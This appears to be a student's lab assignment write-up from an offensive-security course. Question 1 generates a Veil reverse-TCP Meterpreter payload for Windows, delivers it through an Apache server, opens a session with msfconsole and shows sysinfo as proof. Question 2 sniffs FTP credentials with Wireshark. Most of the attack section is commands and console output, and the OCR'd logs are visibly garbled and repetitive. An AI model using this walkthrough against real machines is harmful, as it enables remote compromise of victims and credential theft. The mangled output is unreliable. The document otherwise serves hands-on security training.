Day 6- Assignment

Results for Question 1)

Create a payload for windows machine.

Here I used a tool called Veil to generate a payload. And reverse TCP meterpreter payload is used to get access of the victim's machine

Commands used:

\$~./Veil.py \$use 1(for evasion) Screenshot is provided below here.

```
Veil: 1
Veil: info

Veil [[Version]: 3.1.14

[[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Main Menu

2 tools loaded

Available Tools:

1) Evasion
2) Ordnance

Available Commands:

exit Completely exit Veil
info Information on a specific tool
list List available tools
options Show Veil configuration
update Update Veil
use Use a specific tool

Veil: Evasion

[[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Veil-Evasion Menu

41 payloads loaded
```

\$select the payload mentioned in the below screenshot

```
auxiliary/coldwar_wrapper.py
auxiliary/macro_converter.py
auxiliary/mistaller_mrapper.py
auxiliary/mistaller_mrapper.py
auxiliary/mistaller_mrapper.py

c/meterpreter/rev_http.gv
c/meterpreter/rev_http.gv
c/meterpreter/rev_http.gv
c/meterpreter/rev_tcp_service.py
c/meterpreter/rev_tcp_service.py
c/meterpreter/rev_tcp_service.py
c/meterpreter/rev_tcp_service.py
c/meterpreter/rev_tcp_service.py
c/meterpreter/rev_tcp_service.py
c/meterpreter/rev_tcp_service.py
c/meterpreter/rev_tcp_service.py
c/meterpreter/rev_tcp_py
c/
```

\$set the LHOST address to hacker's machine IP address as mentioned below in the screenshot

\$generate the payload and the payload is stored in the location /var/lib/veil/output/compiled/reverse_tcpe.exe

Transfer the payload to the victim's machine

Payload is been transferred to the victim's machine through the apache2 server.

Commands used: \$service apache2 start

Go to the browser from victim's machine and enter the IP address of the apache2 server running and download the reverse_tcpe.exe file and install the .exe file in the windows machine. And run the .exe file. The payload creates and establishes a reverse tcp connection to the hacker's machine.

Command used: \$msfconsole -q -r reverse_tcpe.rc Hence this will create a session for the hacker to communicate with the victims.

```
rootaSpectre-Nali:/var/lib/veil/output/handlers# msfconsole -q -r reverse_tcpe.rc
[a] Processing reverse_tcpe.rc for ERB directives.
[a] Brocessing reverse_tcpe.rc for ERB directives.
[b] Using configured payload generic/shell_reverse_tcp
resource (reverse_tcpe.rc) set PAVLOAD windows/meterpreter/reverse_tcp
PAVLOAD = windows/meterpreter/reverse_tcp
resource (reverse_tcpe.rc) set LMDST 192.108.43.183
LMDST => 192.108.43.183
LMDST => 192.108.43.183
LMDST => 192.108.43.183
EXITOMSESSION => False
resource (reverse_tcpe.rc) > set ExitOmSession false
ExitOmSession => false
resource (reverse_tcpe.rc) > exploit -j
[a] Exploit rounding as background job 0.
[b] Exploit rounding as background job 0.
[c] Exploit completed, but no session was created.
[c] Started reverse TCP handler on 192.108.43.183:80
safs exploit(multi/handler) > run
[-] Handler failed to bind to 192.108.43.183:80: -
[-] Landler failed to bind to 0.00.0:80: -
[-] Exploit completed, but no session was created.
[a] Exploit completed, but no session was created.
[b] Exploit completed, but no session was created.
[c] Exploit completed, but no session was created.
[b] Exploit completed, but no session was created.
[c] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:80).
[c] Exploit completed, but no session was created.
[c] Exploit completed, but no session was created.
[d] Mander failed to bind to 0.0.0.0:80: -
[d] Sending stage (176195 bytes) to 192.108.43.183
[e] Sending stage (176195 bytes) to 192.108.43.183
[e] Sending stage (176195 bytes) to 192.108.43.183
[e] Sending stage (176195 bytes) to 192.108.43.183
[f] Meterpreter session 1 gened (192.108.43.183) -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183:00 -> 192.108.43.183
```

• Exploit the victim's machine.

The below screenshots are the POC that the machine has been exploited.

Proof1: gives ip address of the windows machine.

Proof2: system information of the windows machine

```
meterpreter > sysinfo
Computer : WIN-T27N2Q15KPQ
OS : Windows 8.1 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > [
```

Result for Question 2)

• Create an FTP server.

Here we used vsftpd as the FTP server **Commands used**: \$service vsftpd start

```
rootaSpectre-kali:/etc# service vsftpd start
rootaSpectre-kali:/etc# service vsftpd status


vsftpd.service - vsftpd FTP server
Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor preset: disabled)
Active: active (running) since Wed 2020-09-02 18:11:17 TST; 21s ago
Process: 5113 ExceStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
Main PID: 5114 (vsftpd)
Tasks: 1 (limit: 4478)
Memory 2.0M
CGroup: /system.slice/vsftpd.service
L5114 /usr/sbin/vsftpd /etc/vsftpd.conf

Sep 02 18:11:16 Spectre-kali systemd[1]: Starting vsftpd FTP server...
Sep 02 18:11:17 Spectre-kali systemd[1]: Started vsftpd FTP server..
```

Access FTP server from the windows command prompt

Command used: ftp <ip_of_kali_machine>

Provide the username and password of the users available for the FTP service



 Do an MITM and username and password of FTP transaction using wireshark and do packet sniffing

While connecting to the FTP server from the windows machine, run the wireshark tool for packet sniffing. Here the wireshark acts as a MITM and the below POC screenshot gives the username and the password of the ftp connection.

